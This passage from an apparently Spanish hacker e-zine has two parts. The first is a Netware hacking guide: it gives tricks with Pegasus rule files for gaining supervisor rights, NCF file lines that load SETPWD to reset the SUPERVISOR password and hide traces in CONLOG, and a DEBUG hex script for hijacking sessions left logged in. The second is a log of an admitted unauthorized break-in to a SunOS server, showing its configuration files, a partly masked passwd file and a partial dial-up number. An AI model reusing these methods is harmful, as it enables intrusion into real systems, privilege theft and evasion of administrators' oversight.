  passwords. Despues de adquirir derechos super, borra los archivos de
  SYS:MAIL\1

Este truco solo funciona si RULES.PMQ no existe en el directorio destino.

TRUCO #2a

Si RULES.PMQ existe, no puedes hacerlo, ya que solo puedes crear archivos nuevos en este directorio. Pero hay una posibilidad de que super lo haga por ti.

- Crea extra reglas para Pegasus. Llamalas desde RULEA.PMQ hasta RULER.PMQ,
  y de RULET.PMQ hasta RULEZ.PMQ.

- La proxima vez que super se conecte, le dara un error.

- Intentara corregirlo borrando RULE?.PMQ,... y de paso borrara RULES.PMQ.

- Ahora puedes ir al TRUCO 2.

05-7 Algunas reglas generales sobre derechos.

Para ver tus derechos, utiliza el comando WHOAMI /R. A contimuacion un resumen de los derechos mas comunes y su proposito. Donde aparece x, significa que es igual la letra que aparece.

[SRCWEMFA] Significa que tienes todos los derechos.

[Sxxxxxxx] Solo aparece si eres supervisor o equivalente. Significa que tienes acceso pleno en este directorio y todos los subdirectorios. No puedes ser excluido de ningun subdirectorio aunque otro usuario explicitamente lo declare.

[xxxxxxxA] Es lo mejor despues de super. Significa que tienes control en todos los directorios y subdirectorios. Te pueden revocar los derechos en un subdirectorio pero siempre los puedes recuperar mediante herencias.

[_R____F_] Solo derechos de lectura. Tipico para directorios de software.

[_RCWEMFx] Lo que normalmente se tiene en el directorio propio. Si encuentras algun directorio con estos derechos, se puede utilizar para archivar ficheros (y saltarte las limitaciones de espacio).

[_RxW__Fx] Normalmente para archivos log. A no ser que tengas derechos C, no es posible editar los archivos en este directorio.

El comando RIGHTS te dira los derechos que tienes en un directorio en particular. GRANT, REMOVE y REVOKE se utilizan para dar derechos.

05-8 Como puede ayudarte el acceso a los archivos NCF

El acceso a algun fichero .NCF puede evitar la seguridad, ya que

tradicionalmente estos archivos se lanzan desde la consola y se asume que hay seguridad de acceso a la consola. La adicion de algunas lineas a alguno de estos archivos te puede dar acceso al sistema.

El mas vulnerable es el AUTOEXEC.NCF. A¤adir un par de lineas para lanzar BURGLAR.NLM o SETPWD.NLM te dara acceso sin duda. Pero recuerda que hay otros archivos que te pueden ayudar. Por ejemplo ASTART.NCF y ASTOP.NCF se usan para lanzar y parar Arcserve, el sistema mas popular de backup para Netware. El archivo LDREMOTE.NCF, mencionado en el capitulo 04-2 es otro objetivo potencial.

Las lineas que puedes a¤adir a archivos como estos son :

```
UNLOAD CONLOG
LOAD SETPWD SUPERVISOR SECRET
CLS
LOAD CONLOG
```

Se asume que tienes derechos de lectura y escritura en el sitio donde tienes los archivos NCF y puedes copiar SETPWD.NLM en el server. Ten presente que desmontando CONLOG solo cubriras tus trazas de forma parcial, en el archivo CONSOLE.LOG sera obvio que CONLOG ha sido montado y desmontado. El comando CLS es para borrar tus actividades de la pantalla de la consola.

El mejor NCF para esto es obviamente uno que se utilice durante el arranque o durante operaciones automaticas. De esta forma un corto NCF y sus actividades escaparan a los ojos del administrador.

05-9 Puede alguien hacer logout y tu aprovecharse de ello ?

Si, he aqui como.

Teclea el siguiente comando directamente en el DOS.

```
debug boo.com
e100 eb 2b 80 fc d7 74 22 3d 02 f1 74 1d 3d 19 f2 74
e110 18 3d 17 f2 74 0a 3d 17 f2 74 05 ea 5b 46 4d 5d
e120 50 b0 d2 38 45 02 58 75 f2 f8 ca 02 00 b4 49 8e
e130 06 2c 00 cd 21 b8 21 35 cd 21 89 1e 1c 01 8c 06
e140 1e 01 b8 21 25 ba 02 01 cd 21 ba 2d 01 cd 27 00
rcx
50
w
q
```

Lanza esto en un terminal (Net 3.x o 2.x), y espera que alguien lo utilice y despues se desconecte y lo abandone,.....Ooops.. aparentemente ha olvidado hacer bien el logout.

Moraleja : Si utilizas una red con terminales publicos, ademas de logout apaga el terminal al irte.

05-10 Otros programas que dan demasiados accesos

Netware NFS tiene varios bugs (ver seccion 07-6), asi como IntraNetware (seccion 12)

Para accesos remotos, los hackers siempre buscan un Shiva. Mira, si un hacker tiene el nombre de una cuenta, no le hace falta nombre de usuario ni password para conectarse. Si un usuario de Shiva desconecta sin hacer logout, la

proxima persona que acceda tendra los derechos de la anterior. Shiva no desconecta correctamente la conexion.

Shiva es un sistema multimodem muy comun para acceder telefonicamente a las empresas

05-11 Como puedo evitar los limites de espacio en disco

Algunos administradores olvidan implementar restricciones en algunos volumenes, pero dan accesos de escritura a todos. Esto permite utilizar mas recursos de los previstos.

Algunos sistemas mantienen directorios en un volumen, y solo aplican restricciones en este volumen. Aplicaciones y archivos de sistema se pueden colocar en otros volumenes. Ya que algunas aplicaciones requieren derechos de escritura en estos directorios, si no se limita el espacio, algunos usuarios capaces de lanzar el programa pueden utilizar el espacio disponible (Microsoft Mail y su volumen ..) Es el caso del SYS:MAIL\xxx.

EOF

-[0x0F]--
-[DE SAFARI POR LA RED]---
-[by Paseante]---SET-16-

Ser hacker es mucho mas que entrar en otros ordenadores, mucho mas
que cambiar paginas web o colgar sistemas, al menos eso es lo que creemos
aqui en SET.
No obstante de cuando en cuando incluimos algun articulo que tiene que
ver con esa parte de la realidad hacker.
Hoy veremos un extracto, limitado y no da¤ino, de la seguridad (falta de
ella) de un servidor cualquiera, no seria nada grave en un mundo en el
que basta ir a Altavista y usar su motor de busqueda para ir a caer
en cientos de servidores vulnerables.
Solo hay un ligero detalle, a traves de este servidor seria posible acceder
a paginas web y cuentas de correo de empresas e instituciones MUY conocidas,
solo nos bastaria comprometer las claves de acceso, cosa como veremos mas que
factible, para crear un autentico caos de paginas alteradas, comprometer la
imagen del ISP....No lo haremos.

Si al final del articulo alguien sabe de quien estamos hablando queda a
su discrecion el intentar seguir nuestros pasos y hacer lo que crea
conveniente.
Si el administrador AUN no se ha molestado en arreglar o disimular de
algun modo la inseguridad de su chiringuito tampoco sera ninguna injusticia
que aparezca como un inepto.
Esta situacion nos puede servir para dilucidar la autentica etica hacker,
podriamos protagonizar un "hack masivo" que comprometiese alguno de los
nombres mas "ilustres" que se conocen en el pais. Al menos sus paginas web.
Pero eso solo sirve para salir en un par de articulos alarmantes sobre
hackers en El Periodico y en un informativo de Tele 5.
Optamos por pasar de ello y utilizar este material para "rellenar" SET.
Nueces y no ruido.

No quiero con esto decir que vayamos a ver nada espectacular, un triste
SunOs al que es TAN FACIL acceder que casi hay que pelear para no meterse
dentro.
Tampoco quiero dar a entender que lo veis aqui porque somos "mas" hackers ;-)
en Espa¤a hay gente buena, como en casi todas partes, pero lo que vais a ver
no requiere mas que una habilidad minima, cualquiera con medio dedo de frente
podria haberlo hecho.

De todas maneras seguimos apostando, aunque sea en ocasiones jugar con fuego,
por ofrecer informacion que NO se puede encontrar en otros sitios.
Frente a tanto eLiTe que va de secretismo y de oscurantismo para luego
ver publicados sus "secretos" en todos los diarios y sus nombres revelados
por todas las televisiones nosotros intentamos ’mojarnos’ siempre un poquito
mas sin necesidad por ello de acabar, como otros, durmiendo en hospedajes
pagados por el Estado.

A fin de cuentas nuestro amigo "Anonimo" nos ha enviado unas cuantas cosillas
y aunque algunas hayan tenido un fin algo "peculiar" no vamos a quedarnos
con todo guardado. No estaria bien :-)

Oh!, bueno, posiblemente todo lo que viene a partir de ahora es ILEGAL
puesto que proviene de una conexion no autorizada. Al carajo con ello.

Yo no se nada de todo esto, ni siquiera sabria entrar en mi ordenador si
se descarga la CMOS, Anonimo es el culpable de todo asi que en palabras de
EB4CAK (SET 10).

 EL AUTOR NI SE HACE RESPONSABLE DE NADA, NI HA SIDO EL, NI NADIE LE
 HA VISTO. ADEMAS NO TENEIS PRUEBAS...

LEYENDA:

```
Lineas con: ................
     y con: -cut-cut-cut-cut   Recortes a la sesion (para no aburrir, por
                               proteccion del site o de mi mismo, porque me
                               parece conveniente.......)
                          >    Shell (por brevedad)
                          $$   Parrafos de comentarios



$$ Estamos dentro, no se como y tampoco lo diria de saberlo. No por nada,
solo por _discrecion_.

Sun Microsystems Inc.   SunOS 5.3       Generic September 1993

> ls -l

$$ Para ver donde estamos mas que nada.

total 1922
drwxr-xr-x   6 root     root         512 Apr 12  1994 LABEIN
-rw-r--r--   1 root     other      10240 Sep  6  1996 TARBM30.060996.tar
lrwxrwxrwx   1 root     other          9 Aug  6  1996 WWW -> /home/WWW
lrwxrwxrwx   1 root     other          4 Jan  4  1995 aplic -> /opt
lrwxrwxrwx   1 root     root           9 Apr 12  1994 bin -> ./usr/bin
drwxr-xr-x   4 root     nobody       512 Aug  1  1994 cdrom
-rw-r--r--   1 root     root      178048 Jun  2 13:00 core
-rw-r--r--   1 root     other        350 Jun  8 10:40 crontab.980608
drwxr-xr-x   4 root     other        512 May 11 15:33 dat_backup
drwxrwxr-x  16 root     sys         6144 Jul 11 05:33 dev
drwxrwxr-x   4 root     sys          512 Jul 26  1996 devices
drwxrwxr-x  25 root     sys         3584 Jun  2 12:18 etc
drwxrwxr-x   4 root     sys          512 Apr 12  1994 export
-rw-r--r--   1 root     other         28 Jul 24  1996 fileno
drwxr-xr-x   6 root     root         512 Jul  2 12:46 home
-rw-r--r--   1 root     sys       169304 Sep 27  1993 hsfsboot
-rw-r--r--   1 root     sys       356664 Sep 27  1993 kadb
drwxr-xr-x   9 root     sys          512 Apr 12  1994 kernel
-rw-r--r--   1 root     other        293 Jun 15  1995 kk
lrwxrwxrwx   1 root     root           9 Apr 12  1994 lib -> ./usr/lib
drwx------   3 root     root        8192 Apr 12  1994 lost+found
-rw-r--r--   1 root     other       1988 May 18  1995 mbox
drwxrwxr-x   2 root     sys          512 Apr 12  1994 mnt
dr-xr-xr-x   2 root     root         512 Apr 12  1994 net
lrwxrwxrwx   1 root     other          4 Aug  2  1996 opt -> home
dr-xr-xr-x   2 root     root        8128 Jul 11 11:06 proc
-rw-------   1 root     other         82 Jul 24  1996 salvadisco
drwxrwxr-x   2 root     sys          512 Apr 12  1994 sbin
drwxrwxrwx   2 root     root          61 Jul 11 11:00 tmp
-rw-r--r--   1 root     sys       166276 Sep 27  1993 ufsboot
lrwxrwxrwx   1 root     other         10 Apr 18  1995 users -> /opt/users
drwxrwxrwx  25 root     sys         1024 Aug  7  1996 usr
drwxrwxr-x  20 root     sys          512 Aug  2  1996 var
dr-xr-xr-x   6 root     root         512 Jul 11 05:34 vol
drwxr-xr-x   5 root     other        512 Aug  1  1994 wabi

$$ Esto es un directorio / despejado, preparaos porque esto va mas
bien de listados. Sorry, pero el enemigo esta leyendo :->

>ls -l etc

$$ Primero ver los ficheritos del /etc que siempre son instructivos.

total 13934
lrwxrwxrwx   1 root     root          12 Apr 12  1994 TIMEZONE -> default/init
drwxrwxr-x   2 adm      adm          512 Apr 12  1994 acct
lrwxrwxrwx   1 root     root          14 Apr 12  1994 aliases -> ./mail/aliases
-rw-r--r--   1 root     other         61 May  4  1995 aliases.local
```

```
-rw-r--r--   1 root     other          0 May  4  1995 aliases.local.dir
-rw-r--r--   1 root     other       1024 May  4  1995 aliases.local.pag
-rw-rw-rw-   1 root     other    4782080 May 13 13:53 apache_1_3b6_tar
-rwxr--r--   1 root     sys          360 Sep 27  1993 asppp.cf
-rw-r--r--   1 root     bin           86 Apr 18  1995 auto_home
-rw-r--r--   1 root     bin           83 Apr 12  1994 auto_master
lrwxrwxrwx   1 root     root          16 Apr 12  1994 autopush -> ../sbin/autopush
drwxr-xr-x   3 root     other        512 Aug  1  1994 cetables
lrwxrwxrwx   1 root     root          18 Apr 12  1994 chroot -> ../usr/sbin/chroot
lrwxrwxrwx   1 root     root          16 Apr 12  1994 clri -> ../usr/sbin/clri
lrwxrwxrwx   1 root     root          16 Apr 12  1994 crash -> ../usr/kvm/crash
lrwxrwxrwx   1 root     root          16 Apr 12  1994 cron -> ../usr/sbin/cron
drwxr-xr-x   2 root     sys          512 Jul 11 05:33 cron.d
-r--r--r--   1 root     sys          472 Sep 27  1993 datemsk
lrwxrwxrwx   1 root     root          17 Apr 12  1994 dcopy -> ../usr/sbin/dcopy
drwxrwxr-x   2 root     sys          512 Apr 27  1995 default
-rw-r--r--   1 root     root          10 Apr 12  1994 defaultdomain.bak
-rw-r--r--   1 root     other         13 May  5  1995 defaultrouter
-rw-r--r--   1 root     other         12 Apr 18  1995 defaultrouter.bak
-rw-r--r--   1 root     other         13 May  4  1995 defaultrouter.bueno
-r--r--r--   1 root     root        1573 Apr 12  1994 device.tab
-rw-r--r--   1 root     sys         4524 Aug  1  1994 devlink.tab
-rw-r--r--   1 root     other       4440 Aug  1  1994 devlink.tab.wabi
drwxrwxr-x   2 root     sys          512 Apr 19  1995 dfs
-r--r--r--   1 root     sys          361 Apr 12  1994 dgroup.tab
-rw-r--r--   1 root     sys          309 Aug  1  1994 driver_aliases
-rw-rw-r--   1 root     sys           92 Jan 28 15:35 dumpdates
-rw-r--r--   1 root     other         19 Nov 18  1994 exports
lrwxrwxrwx   1 root     root          14 Apr 12  1994 ff -> ../usr/sbin/ff
lrwxrwxrwx   1 root     root          19 Apr 12  1994 fmthard -> ../usr/sbin/fmthard
lrwxrwxrwx   1 root     root          18 Apr 12  1994 format -> ../usr/sbin/format
-rw-r--r--   1 root     sys        14434 Sep 27  1993 format.dat
drwxrwxr-x   6 root     sys          512 Apr 12  1994 fs
lrwxrwxrwx   1 root     root          16 Apr 12  1994 fsck -> ../usr/sbin/fsck
lrwxrwxrwx   1 root     root          16 Apr 12  1994 fsdb -> ../usr/sbin/fsdb
lrwxrwxrwx   1 root     root          17 Apr 12  1994 fstyp -> ../usr/sbin/fstyp
lrwxrwxrwx   1 root     root          17 Apr 12  1994 fuser -> ../usr/sbin/fuser
lrwxrwxrwx   1 root     root          21 Apr 12  1994 getty -> ../usr/lib/saf/ttymon
-rw-r--r--   1 root     sys          234 Oct  6  1995 group
-rw-r--r--   1 root     other        248 Apr 18  1995 group.bak
-rw-r--r--   1 root     other        234 Oct  6  1995 group.good
lrwxrwxrwx   1 root     root          17 Apr 12  1994 grpck -> ../usr/sbin/grpck
lrwxrwxrwx   1 root     root          16 Apr 12  1994 halt -> ../usr/sbin/halt
-rw-rw-rw-   1 root     root           7 Apr 18  1995 hostname.le0
-rw-rw-rw-   1 root     other          7 Apr 18  1995 hostname.le0.bak
-r--r--r--   1 root     other        201 Jul 23  1996 hosts
lrwxrwxrwx   1 root     other         12 Apr 12  1994 hosts.bueno -> ./inet/hosts
-rw-r-----   1 root     other       4300 Jun 20  1996 httpd.conf
drwxr-xr-x   2 root     sys          512 Apr 12  1994 inet
lrwxrwxrwx   1 root     root          17 Apr 12  1994 inetd.conf -> ./inet/inetd.conf
lrwxrwxrwx   1 root     root          12 Apr 12  1994 init -> ../sbin/init
drwxrwxr-x   2 root     sys         1024 Apr 18  1994 init.d
prw-------   1 root     root           0 Jul 11 05:34 initpipe
-rw-rw-r--   1 root     sys          969 Jan  1  1970 inittab
lrwxrwxrwx   1 root     root          19 Apr 12  1994 install -> ../usr/sbin/install
-rw-r--r--   1 root     sys           40 May 18  1994 ioctl.syscon
-rw-r--r--   1 root     sys          287 Apr 12  1994 iu.ap
lrwxrwxrwx   1 root     root          19 Apr 12  1994 killall -> ../usr/sbin/killall
lrwxrwxrwx   1 root     root          19 Apr 12  1994 labelit -> ../usr/sbin/labelit
drwxrwxr-x   2 root     sys          512 Apr 12  1994 lib
lrwxrwxrwx   1 root     root          16 Apr 12  1994 link -> ../usr/sbin/link
lrwxrwxrwx   1 root     root          14 Apr 12  1994 log -> ../var/adm/log
-rwxr-xr-x   1 root     other         10 May 14 15:15 login
-rw-r--r--   1 root     sys          820 Apr 12  1994 logindevperm
drwxrwxr-x   8 lp       lp           512 Apr 18  1995 lp
-r--r--r--   1 bin      bin         8485 Sep 27  1993 magic
drwxrwxr-x   3 bin      mail         512 May 17  1995 mail
-rw-r--r--   1 root     sys         2582 Aug  1  1994 minor_perm
```

```
lrwxrwxrwx   1 root     root          16 Apr 12  1994 mkfs -> ../usr/sbin/mkfs
lrwxrwxrwx   1 root     root          17 Apr 12  1994 mknod -> ../usr/sbin/mknod
-rw-rw-rw-   1 root     other        247 Jul 11 05:34 mnttab
-rw-r--r--   1 root     sys           55 Jan  1  1970 motd
lrwxrwxrwx   1 root     root          13 Apr 12  1994 mount -> ../sbin/mount
lrwxrwxrwx   1 root     root          16 Apr 12  1994 mountall -> ../sbin/mountall
lrwxrwxrwx   1 root     root          17 Apr 12  1994 mvdir -> ../usr/sbin/mvdir
-rw-r--r--   1 root     sys          931 Aug  1  1994 name_to_major
-rw-r--r--   1 root     sys         1904 Sep 27  1993 name_to_sysnum
-rw-r--r--   1 root     other        280 Apr 18  1995 named.boot
-rw-r--r--   1 root     other          3 Jul 11 05:33 named.pid
lrwxrwxrwx   1 root     root          18 Apr 12  1994 ncheck -> ../usr/sbin/ncheck
drwxr-xr-x   5 root     sys          512 Oct 11  1993 net
-rw-r--r--   1 root     sys          682 Apr 18  1995 netconfig
-rw-r--r--   1 root     other        643 Apr 18  1995 netconfig.bak
lrwxrwxrwx   1 root     other         15 Apr 12  1994 netmasks -> ./inet/netmasks
-r--r--r--   1 root     other        278 Apr 18  1995 netmasks.bak
lrwxrwxrwx   1 root     root          15 Apr 12  1994 networks -> ./inet/networks
-rw-r--r--   1 root     root           7 Apr 12  1994 nodename
-rw-r--r--   1 root     sys          719 Apr 18  1995 nsswitch.conf
-rw-r--r--   1 root     other        932 Apr 18  1995 nsswitch.conf.bak
-rw-r--r--   1 root     sys          703 Sep 27  1993 nsswitch.files
-rw-r--r--   1 root     sys          932 Sep 27  1993 nsswitch.nis
-rw-r--r--   1 root     sys         1201 Sep 27  1993 nsswitch.nisplus
-r--r--r--   2 root     other       1019 Sep 19  1997 opasswd
-r--------   1 root     sys          637 May 11 13:25 oshadow
-r--r--r--   1 root     other       1067 Dec 26  1997 passwd
-rw-r--r--   1 root     other        477 Apr 18  1995 passwd.bak
-r--r--r--   1 root     other        619 May  8  1995 passwd.bueno
-r--r--r--   1 root     other        861 Oct  6  1995 passwd.kpi
-r--r--r--   1 root     sys         1055 Jul 26  1996 path_to_inst
-rw-rw-rw-   1 root     sys         1055 Jul 26  1996 path_to_inst.old
---x--x--x   1 root     other     987136 Aug  8  1996 pop3d
-rwx------   1 root     other      40372 Aug  1  1996 pop3d.borrar
---x--x--x   1 root     other     987136 Aug  8  1996 pop3d.bueno
-rw-r--r--   1 root     sys          711 Apr 27  1995 profile
-rw-r--r--   1 root     other        710 Apr 27  1995 profile.bak
lrwxrwxrwx   1 root     root          16 Apr 12  1994 protocols -> ./inet/protocols
lrwxrwxrwx   1 root     root          19 Apr 12  1994 prtconf -> ../usr/sbin/prtconf
lrwxrwxrwx   1 root     root          19 Apr 12  1994 prtvtoc -> ../usr/sbin/prtvtoc
-r-xr-xr-x   1 bin      bin          622 Apr 12  1994 publickey
lrwxrwxrwx   1 root     root          16 Apr 12  1994 pwck -> ../usr/sbin/pwck
lrwxrwxrwx   1 root     root          11 Apr 12  1994 rc0 -> ../sbin/rc0
drwxrwxr-x   2 root     sys          512 Apr 12  1994 rc0.d
lrwxrwxrwx   1 root     root          11 Apr 12  1994 rc1 -> ../sbin/rc1
drwxrwxr-x   2 root     sys          512 Apr 12  1994 rc1.d
lrwxrwxrwx   1 root     root          11 Apr 12  1994 rc2 -> ../sbin/rc2
drwxrwxr-x   2 root     sys         1024 Jul 24  1996 rc2.d
drwxr-xr-x   2 root     other       1024 Apr 20  1995 rc2.d.bak
-rw-r--r--   1 root     other      61440 Apr 20  1995 rc2.d.tar.bak
lrwxrwxrwx   1 root     root          11 Apr 12  1994 rc3 -> ../sbin/rc3
drwxrwxr-x   2 root     sys          512 Apr 20  1995 rc3.d
-rw-r--r--   1 root     other      20480 Apr 20  1995 rc3.d.tar.bak
lrwxrwxrwx   1 root     root          11 Apr 12  1994 rc5 -> ../sbin/rc5
lrwxrwxrwx   1 root     root          11 Apr 12  1994 rc6 -> ../sbin/rc6
lrwxrwxrwx   1 root     root          11 Apr 12  1994 rcS -> ../sbin/rcS
drwxrwxr-x   2 root     sys          512 Apr 12  1994 rcS.d
lrwxrwxrwx   1 root     root          18 Apr 12  1994 reboot -> ../usr/sbin/reboot
-rw-r--r--   1 bin      bin         1380 Apr 12  1994 remote
-rw-r--r--   1 root     other         86 May 17  1995 resolv.conf
-rw-r--r--   1 root     other         41 May  5  1995 resolv.conf.bak
-rw-r--r--   1 root     other         60 May  5  1995 resolv.conf.bueno
-rw-r--r--   1 root     other        339 Aug  1  1994 rmmount.conf
-r--r--r--   1 root     bin          294 Apr 12  1994 rmmount.conf-
lrwxrwxrwx   1 root     root          15 Apr 12  1994 rmt -> ../usr/sbin/rmt
-rw-r--r--   1 root     other          0 Apr 19  1995 rmtab
-rw-r--r--   1 root     sys         1413 Apr 12  1994 rpc
drwxr-xr-x   4 bin      bin          512 Jul 11 05:34 saf
```

```
drwxr-xr-x   5 root     sys          512 Apr 12  1994 security
lrwxrwxrwx   1 root     root          15 Apr 12  1994 services -> ./inet/services
lrwxrwxrwx   1 root     root          18 Apr 12  1994 setmnt -> ../usr/sbin/setmnt
-r--------   1 root     sys          639 May 11 13:25 shadow
-r--------   1 root     other        243 Apr 18  1995 shadow.bak
lrwxrwxrwx   1 root     root          16 Apr 12  1994 shutdown -> ../sbin/shutdown
drwxr-xr-x   2 root     sys          512 Apr 12  1994 skel
lrwxrwxrwx   1 root     root          15 Apr 12  1994 sulogin -> ../sbin/sulogin
lrwxrwxrwx   1 root     root          16 Apr 12  1994 swap -> ../usr/sbin/swap
lrwxrwxrwx   1 root     root          15 Apr 12  1994 swapadd -> ../sbin/swapadd
lrwxrwxrwx   1 root     root          18 Apr 12  1994 sysdef -> ../usr/sbin/sysdef
-rw-r--r--   1 root     sys         1316 Apr 12  1994 syslog.conf
-rw-r--r--   1 root     root           3 Jul 11 05:33 syslog.pid
-rw-r--r--   1 root     sys         1884 Apr 12  1994 system
lrwxrwxrwx   1 root     root          15 Apr 12  1994 tar -> ../usr/sbin/tar
lrwxrwxrwx   1 root     root          12 Apr 12  1994 telinit -> ../sbin/init
lrwxrwxrwx   1 root     root          24 Apr 12  1994 termcap -> ../usr/share/lib/termcap
drwxrwxr-x   2 root     sys          512 Apr 12  1994 tm
-rw-r--r--   1 root     sys         1697 Sep 27  1993 ttydefs
-rw-r--r--   1 root     sys         1408 Apr 12  1994 ttysrch
lrwxrwxrwx   1 root     root          14 Apr 12  1994 uadmin -> ../sbin/uadmin
lrwxrwxrwx   1 root     root          14 Apr 12  1994 umount -> ../sbin/umount
lrwxrwxrwx   1 root     root          17 Apr 12  1994 umountall -> ../sbin/umountall
lrwxrwxrwx   1 root     root          18 Apr 12  1994 unlink -> ../usr/sbin/unlink
lrwxrwxrwx   1 root     root          15 Apr 12  1994 utmp -> ../var/adm/utmp
lrwxrwxrwx   1 root     root          16 Apr 12  1994 utmpx -> ../var/adm/utmpx
drwxr-xr-x   2 uucp     uucp         512 Apr 12  1994 uucp
-rw-rw-r--   1 root     sys          681 Jul 26  1996 vfstab
-rw-rw-r--   1 root     other        621 Apr 18  1995 vfstab.bak
-rw-rw-r--   1 root     other        567 Apr 14  1994 vfstab.orig
lrwxrwxrwx   1 root     root          19 Apr 12  1994 volcopy -> ../usr/sbin/volcopy
-r--r--r--   1 root     bin          717 Apr 12  1994 vold.conf
lrwxrwxrwx   1 root     root          16 Apr 12  1994 wall -> ../usr/sbin/wall
lrwxrwxrwx   1 root     root          17 Apr 12  1994 whodo -> ../usr/sbin/whodo
lrwxrwxrwx   1 root     root          15 Apr 12  1994 wtmp -> ../var/adm/wtmp
lrwxrwxrwx   1 root     root          16 Apr 12  1994 wtmpx -> ../var/adm/wtmpx

$$ Siempre es interesante echarle un vistazo a la configuracion del sistema,
echando una ojeada se ven a veces usuarios que parecen ser "mas importantes"
a pesar de contar con los mismos privilegios (el root tambien es mortal
a veces), ver los sistemas de ficheros, las redes y todo eso que los tipos
obsesionados por el /etc/passwd o por cambiar la web nunca se detienen a
mirar.


$$ Parece que tambien tienen el  "Telefono Directo" como el servicio
de Timofonica :->

cuab:dv=/dev/cua/b:br#2400
dialup1|Dial-up system:\
        :pn=20155512XX:tc=UNIX-2400:
hardwire:\
        :dv=/dev/term/b:br#9600:el=^C^S^Q^U^D:ie=%$:oe=^D:
tip300:tc=UNIX-300:
tip1200:tc=UNIX-1200:
tip0|tip2400:tc=UNIX-2400:
tip9600:tc=UNIX-9600:
tip19200:tc=UNIX-19200:
UNIX-300:\
        :el=^D^U^C^S^Q^O@:du:at=hayes:ie=#$%:oe=^D:br#300:tc=dialers:
UNIX-1200:\
        :el=^D^U^C^S^Q^O@:du:at=hayes:ie=#$%:oe=^D:br#1200:tc=dialers:
UNIX-2400:\
        :el=^D^U^C^S^Q^O@:du:at=hayes:ie=#$%:oe=^D:br#2400:tc=dialers:
UNIX-9600:\
        :el=^D^U^C^S^Q^O@:du:at=hayes:ie=#$%:oe=^D:br#9600:tc=dialers:
UNIX-19200:\
        :el=^D^U^C^S^Q^O@:du:at=hayes:ie=#$%:oe=^D:br#19200:tc=dialers:
```

```
VMS-300|TOPS20-300:\
        :el=^Z^U^C^S^Q^O:du:at=hayes:ie=$@:oe=^Z:br#300:tc=dialers:
VMS-1200|TOPS20-1200:\
        :el=^Z^U^C^S^Q^O:du:at=hayes:ie=$@:oe=^Z:br#1200:tc=dialers:
dialers:\
        :dv=/dev/cua/b:

$$ Para los despistados pn=phone number y lo demas, bueno no querreis que os
lo diga todo?. Y por cierto, si, le he quitado dos cifras al numero pero para
eso hemos hablado aqui de war-dialing, no?

$$ Voy a leerme y resumir una serie de archivos de configuracion:

>cd etc; cat inetd.conf netconfig passwd syslog.conf

-cut-cut-cut-cut--cut-cut-cut-cut-cut-cut-cut-cut

# Tnamed serves the obsolete IEN-116 name server protocol.
#
name    dgram   udp     wait    root    /usr/sbin/in.tnamed     in.tnamed
#
# Shell, login, exec, comsat and talk are BSD protocols.
#
shell   stream  tcp     nowait  root    /usr/sbin/in.rshd       in.rshd
login   stream  tcp     nowait  root    /usr/sbin/in.rlogind    in.rlogind
exec    stream  tcp     nowait  root    /usr/sbin/in.rexecd     in.rexecd
comsat  dgram   udp     wait    root    /usr/sbin/in.comsat     in.comsat
talk    dgram   udp     wait    root    /usr/sbin/in.talkd      in.talkd
#
# Must run as root (to read /etc/shadow); "-n" turns off logging in utmp/wtmp.
#
uucp    stream  tcp     nowait  root    /usr/sbin/in.uucpd      in.uucpd
#
# Tftp service is provided primarily for booting.  Most sites run this
# only on machines acting as "boot servers."
#
#tftp   dgram   udp     wait    root    /usr/sbin/in.tftpd      in.tftpd -s /tftpboot
#
# Finger, systat and netstat give out user information which may be
# valuable to potential "system crackers."  Many sites choose to disable
# some or all of these services to improve security.
#
finger  stream  tcp     nowait  nobody  /usr/sbin/in.fingerd    in.fingerd
#systat stream  tcp     nowait  root    /usr/bin/ps             ps -ef
#netstatstream  tcp     nowait  root    /usr/bin/netstat       netstat -f inet

-cut-cut-cut-cut--cut-cut-cut-cut-cut-cut-cut-cut

$$ En el tablon de anuncios del web habia un tipo que habia conseguido
entrar en un SunOs (que casualidad no?) y habia hecho root modificando
la llamada a uucp, bueno espero que siga por ahi volando libre. Todos
debemos ir aprendiendo. (Supongo que leiste la advertencia del switch -n :-?)
Estos SunOS antiguos...mira que hay unos cuantos por ahi rulando :->>


$$ Los cortes los voy haciendo para no aburrir y para no causar mas embrollo
al pollo que tenga que arreglar el desastre que tienen aqui, si lo supiesen
sus clientes....
Pero como vemos esta todo mas abierto que las piernas de Madonna por muy
politicamente incorrecta que sea esta analogia.


#
# The "Network Configuration" File.
#
# Each entry is of the form:
#
#             \
```

```
#
#
udp        tpi_clts      v     inet    udp    /dev/udp        switch.so,tcpip.so,libresolv.so
tcp        tpi_cots_ord  v     inet    tcp    /dev/tcp        switch.so,tcpip.so,libresolv.so
rawip      tpi_raw       -     inet    -      /dev/rawip      switch.so,tcpip.so,libresolv.so
ticlts     tpi_clts      v    loopback -      /dev/ticlts     straddr.so
ticotsord  tpi_cots_ord  v    loopback -      /dev/ticotsord  straddr.so
ticots     tpi_cots      v    loopback -      /dev/ticots     straddr.so

$$ Esto lo debio explicar, a ver ...Net-Yonkie en SET 11?.

$$ El FAMOSO fichero passwd :-). Venga aplausos, premio al hacker del a¤o ;->>

root:x:0:1:0000-Admin(0000):/:/sbin/sh
daemon:x:1:1:0000-Admin(0000):/:
.............................
.............................
nuucp:x:9:9:0000-uucp(0000):/var/spool/uucppublic:/usr/lib/uucp/uucico
listen:x:37:4:Network Admin:/usr/net/nls:
nobody:x:60001:60000:uid  no body:/:
noaccess:x:60002:60002:uid no access:/:
atxutegi:******4Z*****:102:60000::/opt/users/atxutegi:/bin/sh
info:****nw*******:104:10::/opt/users/info:/bin/sh
jfont:****n***p****:105:10::/opt/users/jfont:/bin/sh
capilla:****B*2**B***:107:60000::/opt/users/capilla:/bin/sh
bartu:x:109:60000::/opt/users/bartu:/sbin/sh
unzu::110:60000::/opt/users/unzu:/bin/sh
asancho:x:111:60000::/opt/users/asancho:/sbin/sh
.........................
.........................

$$ Cuentas shadow menos algunas a las cuales les he a¤adido los asteriscos
por si alguno se desmanda :-D.

#ident  "@(#)syslog.conf        1.2     93/08/14 SMI"   /* SunOS 5.0 */
#
# Copyright (c) 1991-1993, by Sun Microsystems, Inc.
#
# syslog configuration file.
#
# This file is processed by m4 so be careful to quote (‘’) names
# that match m4 reserved words.  Also, within ifdef’s, arguments
# containing commas must be quoted.
#
# Note: Have to exclude user from most lines so that user.alert
#       and user.emerg are not included, because old sendmails
#       will generate them for debugging information.  If you
#       have no 4.2BSD based systems doing network logging, you
#       can remove all the special cases for "user" logging.
#
*.err;kern.debug;auth.notice;user.none          /dev/console
*.err;kern.debug;daemon.notice;mail.crit;user.none      /var/adm/messages

*.alert;kern.err;daemon.err;user.none           operator
*.alert;user.none                               root

